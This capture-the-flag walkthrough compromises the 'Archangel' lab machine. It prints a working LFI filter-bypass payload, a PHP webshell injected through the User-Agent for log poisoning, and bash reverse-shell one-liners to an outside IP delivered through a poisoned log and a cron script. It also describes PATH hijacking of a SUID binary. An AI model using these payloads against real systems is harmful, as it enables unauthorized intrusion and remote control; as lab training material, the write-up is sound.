
Get a shell
Enumeration

Nmap's scan results indicate the presence of two accessible ports on the target host.
Find a different hostname
Upon accessing the web service ,we uncovered a mail address (support@mafialive.thm), which in turn exposed a domain: mafialive.thm.

Find flag 1

We appended the domain to the /etc/hosts file and subsequently accessed "mafialive.thm," leading us to discover our initial flag:
Look for a page under development
With the help of dirsearch, we identified the web page under development named "/test.php."

Find flag 2
Upon clicking the button, we encountered an intriguing message, "control is an illusion," and were redirected to an alternate URL. What piqued our interest was the presence of a specific parameter in the URL, namely ?view=. This parameter hints at a possible LFI (Local File Inclusion) vulnerability.
LFI vulnerabilities occur when a web application improperly handles user input, allowing an attacker to manipulate file paths and include local files from the server's filesystem.
In this context, the view parameter suggests that the application might be dynamically loading or including files based on user input.

Attempting a basic LFI (Local File Inclusion) payload proved unsuccessful. It became evident that there were filtering mechanisms in place to prevent such attacks. However, with the assistance of a resource like https://raw.githubusercontent.com/emadshanab/LFI-Payload-List/master/LFI%20payloads.txt , we found that the following payload was effective in bypassing these filters and achieving the desired result.
?view=/var/www/html/development_testing/..//..//..//..//etc/passwd 
GREAT! We have an LFI! Let's see what we can do with this and if we can get a shell.
Log Poisoning
Log poisoning, also known as log injection, is a malicious technique with potentially severe security implications. It revolves around manipulating the contents of log files generated by web servers during interactions with web applications. These logs hold valuable information, including details on accessed files, HTTP status codes, IP addresses, and more. Log poisoning becomes particularly potent when an application already exhibits a Local File Inclusion (LFI) vulnerability. In such cases, attackers can leverage this vulnerability to gain control over the contents of files accessible through the application. Once control is established, they insert malicious code into these files. What makes log poisoning intriguing and dangerous is that attackers can manipulate the data they send to the server, which ultimately lands in the server's logs. By encoding carefully crafted strings and sending them to the server, attackers can manipulate log entries, potentially leading to unauthorized access, data breaches, and even the execution of arbitrary code.
https://www.hackingarticles.in/apache-log-poisoning-through-lfi/
In our case, we were able to access '/var/log/apach2/access.log'


By intercepting the HTTP request and modifying the User-Agent header to <?php system($_GET[cmd]); ?> and altering the URL path to /test.php?view=/var/www/html/development_testing/..//..//..//..//var/log/apache2/access.log&cmd=/bin/bash -c 'bash -i > /dev/tcp/10.8.134.116/4321 0>&1 , I was able to successfully establish a reverse shell connection.
The User-Agent header in an HTTP request typically contains information about the client making the request, such as the browser or device being used. However, this header can also be manipulated for nefarious purposes. By changing the User-Agent header to <?php system($_GET[cmd]); ?>, I effectively injected PHP code into the header. This code, when processed by the server, would execute the system function with the command provided in the cmd query parameter.


We get the second flag by reading the source code of test.php

Find the user flag
Root the machine
Get User 2 flag

Accessing the secret directory is restricted due to permission limitations. Let's try to get a Privesc.
To investigate potential privilege escalation opportunities, we can start by examining the cron jobs.

There is a single cron job assigned to the user "Archangel," residing in the /opt directory. This cron job is configured to run every minute and is of particular significance because it's a shell file. This presents an opportunity for us to execute it, potentially elevating our user privileges. It's worth noting that our current user, "www-data" possesses read and write permissions for this file.

By appending the command bash -i >& /dev/tcp/10.8.134.116/4444 0>&1 to the file helloworld.sh, which corresponds to the cron job we discovered , we are essentially injecting a one-liner into the script. This one-liner is crafted to initiate a reverse shell connection from the target machine (where the cron job runs) to our Kali machine on port 4444.

and we wait ..

user 2 flag :

Root the machine and find the root flag
We conducted a search using the command find / -perm -u=s -type f 2>/dev/null, which helped us uncover a valuable piece of information: within the "secret directory", we identified an intriguing backup script. What sets this script apart is the fact that it has the SETUID (Set User ID) bit set.

Backup is an ELF file.
ELF (Executable and Linkable Format) is a versatile file format used for executables, shared libraries, and object code on Unix-like systems. It provides a standardized structure for organizing and representing code and data, enabling the efficient execution and management of software across different architectures and operating systems.


The cp command is being executed without an absolute path, such as /bin/cp. This means that when this binary is executed, our shell starts searching for the "cp" command in each directory listed in the system's path variable. It looks for an executable file with that name in each of those directories. Once it finds a matching program, the shell proceeds to run the first one it encounters.
Given that the script doesn't specify the full path for the cp command, we have an opportunity. We can place our own custom cp program in one of the directories in the path, and when the script runs the cp command, it will inadvertently execute our custom program instead.

Now, when we execute the script, it will utilize our customized cp command. This triggers the execution of a root shell.

VOILA! A la prochaine.
L1lith